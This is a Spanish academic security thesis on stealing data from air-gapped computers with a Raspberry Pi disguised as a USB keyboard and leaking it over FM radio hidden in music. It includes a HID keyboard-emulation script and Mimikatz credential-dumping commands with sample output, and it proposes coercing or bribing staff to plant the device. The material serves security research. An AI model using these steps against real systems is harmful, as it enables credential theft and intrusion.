Extracción de información con esteganografía sobre computadoras aisladas por medio de radio FM

Carrera de Especialización en Seguridad Informática
Trabajo Final

Autor: **Ing. Pablo E. Bullian**

Tutor de Trabajo Final: **Ing. Hugo Pagola**

Buenos Aires Cohorte 2019

Universidad de Buenos Aires Facultades de Ciencias Económicas, Ciencias Exactas y Naturales e Ingeniería

Índice

Extracción de información con esteganografía sobre computadoras aisladas por medio de radio FM

Ing. Pablo E. Bullian

8 de mayo de 2020

1. Resumen

Las computadoras aisladas de redes abiertas o inseguras generalmente cuentan con WiFi/Bluetooth jammers para inhibir las comunicaciones inalámbricas y jaulas de Faraday optimizadas para dichas frecuencias.
Si se cuenta con acceso físico a la computadora o red aislada, el trabajo se centra en la alternativa de extraer información de ellas por medio de micro-computadoras USB que a través de exploits acceda a la misma y transmita los datos por medio de radio FM, escondiéndola dentro de música por medio de distintas alternativas de esteganografía.

1.1. Palabras Clave

Esteganografía, exploit, WiFi, radio, ciberseguridad, redes aisladas.

2. Introducción

El siguiente trabajo indaga en los posibles ataques a las redes o computadoras aisladas mediante técnicas de transmisión no convencionales. Se intenta probar prácticamente la factibilidad de distintas técnicas por medio de pruebas de concepto para poder comparar las mismas.

2.1. Computadoras Aisladas (Air-gapped Computer)

En los últimos años, las computadoras aisladas se utilizan con mayor frecuencia como una forma de generar claves de cifrado, especialmente para las criptomonedas, en un entorno separado que puede impedir cualquier ataque que pueda provenir de una red cableada o inalámbrica. Las agencias militares de todo el mundo también utilizan computadoras y redes aisladas para proteger su información crítica y sus sistemas del malware externo, pero hay varios documentos y malas experiencias, como por ejemplo la red militar de los EE. UU. Comprometida por un USB que se conectó a la red aislada,proporcionado por una agencia de inteligencia extranjera que, sin mucha consideración, la compró en un quiosco cerca de la sede de la OTAN[1].

La exfiltración de datos es otro problema contra el que estas redes aisladas tienen que protegerse. Hay muchas investigaciones sobre este tema, que varían desde la exfiltración a través de líneas eléctricas[1], ruidos de disco duro[2] e incluso a través de la información de los leds del teclado[3]. Las jaulas de Faraday se están utilizando para proteger estas computadoras o redes, como las utilizadas en coinbase, una compañía que tiene un mercado de criptomonedas,

[1]https://www.businessinsider.com/russia-planted-bugged-thumb-drives-to-break-into-us-govt-computers-2017-3

para almacenar en frío sus billeteras de las mismas[2].

Una práctica común entre ellos es el uso de tiendas de campaña o carpas de bajo costo blindadas[3] para proporcionar dicha protección del mundo exterior.

Figura 1: Jaulas de Faraday como tiendas de campaña

Estas carpas están diseñadas para proporcionar un buen blindaje contra las frecuencias a menudo utilizadas por tecnologías inalámbricas como WiFi, Bluetooth, Lora, etc. Las empresas que comercializan estos productos difieren mucho en sus mediciones de la aislación proporcionada a distintas frecuencias, pero en general se comportan de la siguiente manera.

[2]https://www.newsbtc.com/2018/08/30/coinbase-uses-electromagnetic-signal-blocking-tents-to-secure-cryptocurrencies/

[3]https://hollandshielding.com/EMI-RFI-shielded-Faraday-tent



Figura 2: Efectividad de aislación en una tienda de campaña de doble capa

El entorno también está protegido con WiFi Jammers, que generan ruido de alta potencia alrededor de frecuencias de 2.4Ghz y 5ghz, y se pueden combinar con Bluetooth u otras frecuencias de comunicación inalámbricas, lo que hace que sea casi imposible establecer comunicación con el mundo exterior. Los bloqueadores de WiFi también se pueden implementar con pequeños dispositivos electrónicos de bajo costo y baja potencia, como el ESP8266[4], para inyectar paquetes en varias redes para desautenticar clientes de su estación base, interrumpiendo asi la comunicación.

2.2. Bad USB

Bad USB es un ataque muy interesante realizado con dispositivos USB que podrían reprogramarse para ser aceptados como dispositivos de entrada en las

[4]Dispositivo ESP8266: http://esp8266.net/

Figura 3: WiFi Jammers comerciales

computadoras. Tener una entrada directa a una computadora permite que estos dispositivos escriban malware en vivo, recopilen datos o destruyan totalmente el sistema introduciendo comandos. La versatilidad que proporciona un puerto USB a las computadoras modernas se aprovecha para realizar cualquier tipo de emulación de una manera que resulta realmente difícil de discriminar si es legitimo o no para la computadora.

BadUSB fue presentado por Karsten Nohl y Jakob Lell en Blackhat 2014[4][5], donde modificaron el firmware de ciertos dispositivos USB comerciales para que actuaran como ellos querian. La clave estába en el firmware del microcontrolador responsable de comunicarse con el concentrador USB en la máquina, presentando un descriptor al host conectado totalmente distinto al mismo.

[5]Video de la charla: https://www.youtube.com/watch?v=nuruzFqMgIw



Figura 4: Arquitectura y foto de BAD USB

Los últimos desarrollos derivaron en dispositivos aun mas camuflados como el cable O.MG[6] que es exactamente igual a un cable USB-C utilizado para cargar y comunicarse con Macbooks.

Figura 5: Cable O.MG

También, las computadoras de placa única se volvieron más pequeñas a lo largo de los años, por lo que reemplazaron esta idea en los microcontroladores,

[6]Cable O.MG: https://o.mg.lol

con dispositivos más potentes y peligrosos que podían almacenar datos y realizar técnicas de exfiltración a través de WiFi o Bluetooth. Raspberry-pi lanzó un raspberry-pi zero que tiene el tamaño de una unidad de almacenamiento USB común. Esta computadora de placa única combinada con un GNU/Linux ligero podría actuar como el microcontrolador usb para registrarse en el concentrador y emular teclados, impresoras, mouse y cualquier tipo de dispositivo que podría conectarse a un puerto USB.



Figura 6: Raspberry-Pi Zero

2.3. PiFM

Las Raspberry-PI son computadoras de desarrollo de placa única que tienen GPIOs (entradas / salidas de propósito general). Además de los dispositivos de entrada y salida simples, los pines GPIO se pueden usar con una variedad de funciones alternativas, algunas están disponibles en todos los pines, otras en pines específicos.

- PWM (pulse-width modulation)
  - PWM por Software disponible en todos los pins
  - PWM por Hardware disponible en GPIO12, GPIO13, GPIO18, GPIO19
- SPI
  - SPI0: MOSI (GPIO10); MISO (GPIO9); SCLK (GPIO11); CE0 (GPIO8), CE1 (GPIO7)
  - SPI1: MOSI (GPIO20); MISO (GPIO19); SCLK (GPIO21); CE0 (GPIO18); CE1 (GPIO17); CE2 (GPIO16)
- I2C
  - Data: (GPIO2); Clock (GPIO3)
  - EEPROM Data: (GPIO0); EEPROM Clock (GPIO1)
- Serial
  - TX (GPIO14); RX (GPIO15)



Figura 7: GPIO de una Raspberry-Pi

PiFM[7] utiliza el hardware en la Raspberry-Pi que en realidad está destinada a generar señales de reloj de spread-spectrum en los pines GPIO para emitir una

[7]"http://www.icrobotics.co.uk/wiki/index.php/Turning_the_Raspberry_Pi_Into_an_FM_Transmitter"

señal generadora de ondas de radio moduladas en frecuencia (FM). Conectando una antena (un pequeño cable de cobre de 10 cm) a uno de los GPIO le permite a la Raspberry-Pi emitir en frecuencias de más de 100 Mhz con un alcance aproximado de 50 mts.

Las señales de FM se usan ampliamente para programas de radio comercial, el espectro permitido generalmente no está bloqueado por Jammers, ya que crearía problemas legales al emitir en un espectro regulado y se suma la impracticabilidad de cubrir un espectro tan amplio. Además, las jaulas faraday comerciales a menudo se centran en los espectros modernos de alta frecuencia (WiFi, Bluetooth, etc.) donde sus ondas son menos permeables, lo que significa que podrían usarse materiales más baratos y de menor grosor.

2.4. Esteganografia con Música

La esteganografía suele ser utilizada en exfiltración de información a raíz de ataques informáticos, como pudimos saber del Malware ScarCruft[8] que escondía la información recolectada por medio de imágenes.

La esteganografía de audio realiza cambios sutiles en la música o el audio tal que no lo podemos percibir con nuestros oídos. Por ejemplo, no podemos escuchar frecuencias inferiores a unos 20 Hz o superiores a 20 kHz. Aunque otra forma de ocultar información en los registros digitales (WAV, MP3) sería utilizar el LSB (bit menos significativo). El ruido que causará suele ser tan pequeño que será imposible escucharlo. Para protegerlo aún más, podría aplicarse a cada un numero n de muestras en lugar de en muestras consecutivas. Los algoritmos de corrección

[8]" https://medium.com/@z3roTrust/scarcruft-apt-malware-uses-image-steganography-c69d51fa9bbb"



Figura 8: Efectividad vs Frecuencia

de errores pueden usarse para mejorar aún más este método. Algunos ejemplos de esta técnica de ocultación son los softwares MP3stego[9] o Deepsound[10]. Las técnicas mas modernas, como stegibiza[5], modifican el tempo de la música, de tal manera que el usuario no lo pueda percibir. Las bibliotecas de procesamiento de audio, como python Aubio, podrían usarse para detectar estas modificaciones y recuperar el mensaje. Los problemas surgen cuando la transmisión se realiza a través de canales ruidosos como la radio FM, en la que se deben aplicar varias técnicas y métodos de corrección de errores.

[9]https://www.petitcolas.net/steganography/mp3stego/
[10]http://jpinsoft.net/deepsound/

2.5. SDR

Para la captura de señales analógicas o digitales transmitidas podemos utilizar una placa SDR (Software Defined Radio) conectada a una PC. Las placas SDR utilizan procesamiento por software[6] para implementar los componentes tradicionales de radio como filtros, moduladores, amplificadores, etc.. Esto nos permite que en cuestión de segundos con un mismo hardware podremos capturar o transmitir señales tan diversas como FM, AM, spread spectrum, 3G, LTE, WiFi etc...



Figura 9: Concepto de Radio Definida por Software

Las placas SDR varían en precio y calidades. Las más accesibles basadas en el chipset RTL2832U utilizadas para los sintonizadores de TV digital se pueden re-programar a través de software como GNU-RADIO para capturar y procesar diversos tipos de señales.

Para trabajos con mayor precisión (el reloj interno es muy importante para la selección de la frecuencia, especialmente en las altas), tenemos diversas placas,



Figura 10: DVB-T utilizada como SDR

como la Full-Duplex (Transmisión y Recepción en paralelo) USRP N210[11] de la empresa Ettus Research pueden ser utilizadas para suplantar bases celulares 3G o 4G para diversos ataques o denegación de servicios sobre las comunicaciones celulares, no solo de voz, si no de datos[12].

2.5.1. Software de programacion SDR

GNU Radio es un kit de herramientas de desarrollo de software gratuito y de código abierto que proporciona bloques de procesamiento de señales para implementar radios de software. Se puede usar con hardware de RF externo de bajo costo fácilmente disponible para crear radios definidas por software, o sin hardware en un entorno similar a la simulación. Es ampliamente utilizado en entornos de aficionados, académicos y comerciales para apoyar la investigación de comunicaciones inalámbricas y los sistemas de radio del mundo real.

GNU Radio tiene licencia de GNU General Public License (GPL) versión 3 o

[11] https://www.ettus.com/product-categories/usrp-networked-series/

[12] Implementación de red celular GSM con hardware SDR. Bullian Pablo E. http://ri.unsam.edu.ar/handle/123456789/249

posterior. Todo el código es propiedad de la Free Software Foundation.

GNU Radio realiza todo el procesamiento de la señal. Puede usarse para escribir aplicaciones para recibir datos de flujos digitales o para enviar datos a flujos digitales, que luego se transmiten mediante hardware. GNU Radio tiene filtros, códigos de canal, elementos de sincronización, ecualizadores, demoduladores, vocoders, decodificadores y muchos otros elementos que normalmente se encuentran en los sistemas de radio. Más importante aún, incluye un método para conectar estos bloques y luego administra cómo se pasan los datos de un bloque a otro.



Figura 11: Diagrama de bloques en GNU RADIO

Como GNU Radio es un software, solo puede manejar datos digitales. Por lo general, las muestras de banda base complejas son el tipo de datos de entrada para receptores y el tipo de datos de salida para transmisores. El hardware analógico se usa para cambiar la señal a la frecuencia central deseada. Dejando a un lado ese requisito, cualquier tipo de datos se puede pasar de un bloque a otro, ya sean bits, bytes, vectores, ráfagas o tipos de datos más complejos.

Las aplicaciones de GNU Radio se escriben principalmente usando el lenguaje

de programación Python, mientras que la ruta de procesamiento de señal crítica para el rendimiento suministrada se implementa en C++ usando extensiones de punto flotante del procesador, donde estén disponibles. Por lo tanto, el desarrollador puede implementar sistemas de radio de alto rendimiento en tiempo real en un entorno de desarrollo de aplicaciones rápido y fácil de usar.

Aunque el procesamiento implementado en C++ a nivel de procesador es rápido y eficiente, aun se necesitan hardware más grandes que una microcomputadora como un raspberry para poder procesarlo sin problemas.

3. Ataque por USB

3.1. BadUSB

En 2014 dos investigadores (Karsten Nohl y Jakob Lell)[13] descubrieron una manera de modificar el firmware de un microcontrolador de USB para que actúe como si fuera un teclado. Al ver las implicancias del mismo, decidieron no publicar el código fuente. Pero como la vulnerabilidad ya estaba expuesta, poco después se dio a conocer un primer firmware que modificaba un microcontrolador Phison 2251-03 utilizado en varios dispositivos de almacenamiento por USB[14].

Mas tarde, dispositivos comerciales como Rubber ducky[15] con microprocesadores, permitían correr scripts de bajo nivel en los sistemas operativos, con la posibilidad de guardar información en sus unidades de almacenamiento.

3.2. Algoritmo de inicialización de los dispositivos USB

El propósito de los dispositivos USB se define mediante códigos de clase (class code) comunicados al host USB para la instalación de los controladores necesarios. Los códigos de clase permiten al host trabajar con dispositivos de un solo tipo de diferentes fabricantes. El dispositivo puede admitir una o varias clases, cuyo número está determinado por el número de endpoints USB.
Cuando está conectado, el host solicita una detalles estándar de los dispositivos (descriptores), que utiliza para decidir cómo trabajar con ellos. Los descriptores contienen información sobre el fabricante y el tipo de dispositivo, que el host

[13] https://srlabs.de/wp-content/uploads/2014/07/SRLabs-BadUSB-BlackHat-v1.pdf
[14] https://github.com/brandonlw/Psychson/wiki/Known-Supported-Devices
[15] https://www.hak5.org/blog/main-blog/stealing-files-with-the-usb-rubber-ducky-usb-exfiltration-explained

utiliza para seleccionar el controlador del programa.

Una unidad flash USB normal tendrá un código de clase 08h (Dispositivo de almacenamiento masivo - MSD), mientras que una cámara web equipada con un micrófono tendrá dos códigos: 01h (Audio) y 0Eh (Clase de dispositivo de video).

	Examples	
Identifier	USB thumb drive	Webcam
Interface class	8 – Mass Storage	a. 1 – Audio b. 14 – Video
End points	0 – Control 1 – Data transfers	0 – Control 1 – Video transfers 6 – Audio transfers 7 – Video interrupts
Serial number (optional)	AA627090820000000702	0258A350

Figura 12: USB códigos de clase

Cuando está conectado, el dispositivo USB se registra, recibe una dirección y envía su descriptor o descriptores para permitir que el sistema operativo instale los controladores necesarios y envíe la configuración requerida. Después de eso, el host comienza a trabajar inmediatamente con el dispositivo. Una vez que se completa el trabajo, el dispositivo se da de baja. Es importante tener en cuenta que los dispositivos pueden tener varios descriptores, también pueden cancelar el registro y registrarse como un dispositivo diferente.

Si se desarma el cuerpo de una unidad flash USB, además del almacenamiento masivo visible para el usuario, hay un controlador responsable de las acciones descritas anteriormente (Ver Figura 4).

Es allí donde el firmware puede ser modificado para emular la comunicación que el atacante desee contra el host que va a controlar el mismo. A partir de ello también se pueden generar acciones si tenemos un procesador de código más allá del firmware.

3.2.1. Linux-USB Gadget API Framework

La API dentro del kernel de linux (definida en usb_gadget.h) facilita que el hardware que corre dicho kernel pueda cumplir la función de dispositivo (esclavo) USB.

Los controladores que implementan y usan esa API se combinan para crear un marco de controladores útil para sistemas Linux que implementan periféricos USB. Muchos sistemas Linux no podrán usarlo, ya que solo tienen hardware de host USB (maestro) como una PC de escritorio.

Pero cuando está armando sistemas Linux integrados (como el raspberryPI), una opción de controlador periférico USB es rutinaria; a menudo se integra en procesadores. Los dispositivos inteligentes como PDA, impresoras, teléfonos celulares, cajas registradoras y enrutadores de red a menudo confían en este tipo de enlace USB "Device Controllerçomo una de sus opciones de conectividad básicas. A veces será la única opción; Hay dispositivos Linux que dependen de USB incluso para sus fuentes de alimentación.

La API maneja dispositivos simples, compuestos (multifunción), configuraciones múltiples, funcionalidad específica de clase (o proveedor) y más.

Con la ayuda de drivers de overlay para emular estos dispositivos virtuales,

podemos crear una configuración simple de teclado USB en el kernel del dispositivo.

```
#!/bin/bash

cd /sys/kernel/config/usb_gadget/
mkdir -p tecladousb
cd tecladousb
echo 0x1d6b > idVendor # Linux Foundation
echo 0x0104 > idProduct # Multifunction Composite Gadget
echo 0x0100 > bcdDevice # v1.0.0
echo 0x0200 > bcdUSB # USB2
mkdir -p strings/0x409
echo "fedcba9876543210" > strings/0x409/serialnumber
echo "Pablo Bullian" > strings/0x409/manufacturer
echo "Teclado USB" > strings/0x409/product
mkdir -p configs/c.1/strings/0x409
echo "Config 1: ECM network" >
    configs/c.1/strings/0x409/configuration
echo 250 > configs/c.1/MaxPower

# Add functions here
mkdir -p functions/hid.usb0
echo 1 > functions/hid.usb0/protocol
echo 1 > functions/hid.usb0/subclass
echo 8 > functions/hid.usb0/report_length
echo -ne
```

```
    \\x05\\x01\\x09\\x06\\xa1\\x01\\x05\\x07\\x19\\xe0\\x29\\xe7\\x15\\x00\\x25\\x01\\x
    > functions/hid.usb0/report_desc
ln -s functions/hid.usb0 configs/c.1/
# End functions

ls /sys/class/udc > UDC
```

Una vez creado el dispositivo se registrara con el host y podes comunicarnos a través de el por medio del archivo de dispositivo en /dev por ejemplo por medio de Python.

```
#!/usr/bin/env python3
NULL_CHAR = chr(0)

def write_report(report):
    with open('/dev/hidg0', 'rb+') as fd:
        fd.write(report.encode())

# Tocar a
write_report(NULL_CHAR*2+chr(4)+NULL_CHAR*5)
# Terminarlo
write_report(NULL_CHAR*8)
```

3.3. P4wnP1

P4wnP1 es un proyecto libre que compila una serie de herramientas ofensivas para controlar PCs donde fuera conectado optimizado para RaspberryPi.

Aparte del ataque ya explicado para hacerse pasar por otro tipo de dispositivo USB, el sistema cuenta con la posibilidad de desarrollar scripts para ser ejecutados una vez que se obtiene una conexión exitosa como un teclado mouse o placa de red.

A partir de estos scripts, podemos desarrollar scripts para insertar software a la maquina, o descargar informacion sensible como la base de contrasenas desde la LSASS[16] con la ayuda de herramientas como Mimikatz[17] que tambien nos permite realizar distintos ataques a sistemas operativos Windows.

```
  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Apr  6 2014 22:02:03)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with  13 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 515764 (00000000:0007deb4)
Session           : Interactive from 2
User Name         : Gentil Kiwi
Domain            : vm-w7-ult-x
SID               : S-1-5-21-1982681256-1210654043-1600862990-1000
        msv :
         [00000003] Primary
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * LM       : d0e9aee149655a6075e4540af1f22d3b
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
        tspkg :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * Password : waza1234/
...
```

Figura 13: Interfaz de Mimikatz

Una vez conectado el USB y ejecutado nuestro script podremos proceder a realizar mas variantes para la transmisión de los datos sensibles capturados.

[16] https://en.wikipedia.org/wiki/Local_Security_Authority_Subsystem_Service
[17] https://github.com/gentilkiwi/mimikatz

3.3.1. Mimikatz

Mimikatz es una herramienta para Windows que cuenta con distintas funciones para extraer hashes, passwords o tickets de kerberos de memoria e incluso ataques como el conocido pass-the-hash[18].

Esta herramienta ya compilada en un binario puede estar guardada en la memoria que exponga PwnP1 haciéndose pasar por un dispositivo de almacenamiento. Luego para correrla solo debemos utilizar otro dispositivo como HID de teclado para ejecutar comandos en Powershell.

Por ejemplo podemos utilizar el módulo sekurlsa para extraer passwords desde la memoria. Para ello es necesario notar que se deben obtener permisos de Administrador. Por lo tanto podemos correr el powershell como administrador con la ayuda de atajos de teclado para llamar al mismo desde la barra de programas. Si se corre el módulo sekurlsa con la opción "logonpassword" va a tratar de extraer desde la memoria los passwords que se loguearon al sistema, sean parte o no de un dominio. Lo mismo podría variarse para obtener hash o ticket de kerberos.

3.4. Proceso del Ataque por USB

Como ya se mencionó con anterioridad, una computadora "air-gapped" no está conectada a la red empresarial directamente, y menos aun a internet. Por lo tanto un acceso físico a la misma es necesaria.

Para ello podemos aplicar diversas prácticas de ingeniería social[7]. Es muy común que empresas de pentesting recurren a esta práctica y muchas grandes empresas como bancos saben cómo defenderse ante dichos ataques. Pero sigue

[18] https://en.wikipedia.org/wiki/Pass_the_hash

siendo un problema muy actual.

Mediante la cohersion o soborno de un empleado de seguridad nocturno, un empleado/a de limpieza e incluso un administrador de datacenter se podría infiltrar el USB en el servidor.

Con solo conectarlo el ataque comienza. El linux dentro del usb corre un boot y ejecuta el script de inicio (Véase Anexo 1). El linux además de presentarse como un teclado, se presentará como un disco externo, el cual contendrá el binario Mimikatz para ejecutar los ataques. Otra opción sería escribir y compilar un malware directamente si se contaría con las herramientas necesarias en el servidor.

Figura 14: Escena de la Serie Mr Robot donde ejecutan un ataque similar

El ataque procede con la apertura de una terminal privilegiada de comando, la cual según la normativa de windows pedirá una confirmación por un mensaje en la pantalla, el cual también el usb aceptara por sí mismo (ya que se tiene control de un teclado). El ataque procederá corriendo los necesarios comandos para que mimikatz consiga las passwords en texto plano de los usuarios por ejemplo. Una vez obtenido se procederá a la transmisión de los mismos por los

medios propuestos en los siguientes capitulos.

4. Esteganografía

Como ya se definió previamente, el mensaje transmitido podría estar escondido por alguna técnica que lo vuelva más difícil de detectar. Ya de por sí, la radio FM no se utiliza comúnmente para transmitir datos que no sean referentes a las estaciones de radio FM en sí. Para esto se enumeran, de menor a mayor complejidad, una serie de técnicas posibles que fueron verificadas en la práctica.

4.1. Text-To-Speech

Las radios FM transmite audio por vía inalámbrica, por esto mismo podemos procesar la información antes capturada utilizando herramientas como espeak[19] para generar un wav que pronuncie en el idioma deseado dicho secreto.
En el caso de contraseñas es importante tener en cuenta el uso de caracteres especiales, por eso debemos separar carácter por carácter y procesarlo. Varios son los inconvenientes con esta técnica.

La velocidad de transmisión es muy baja, ya que debería dictarse carácter por carácter diferenciando incluso mayúsculas de minúsculas e idealmente el mensaje debería estar escondido entre otras frases para que no sea tan fácilmente detectado. El otro inconveniente es que cualquiera podría escuchar esta radio con un dispositivo de recepción tradicional y generaría mucha sospecha dicha voz robótica dictando caracteres.

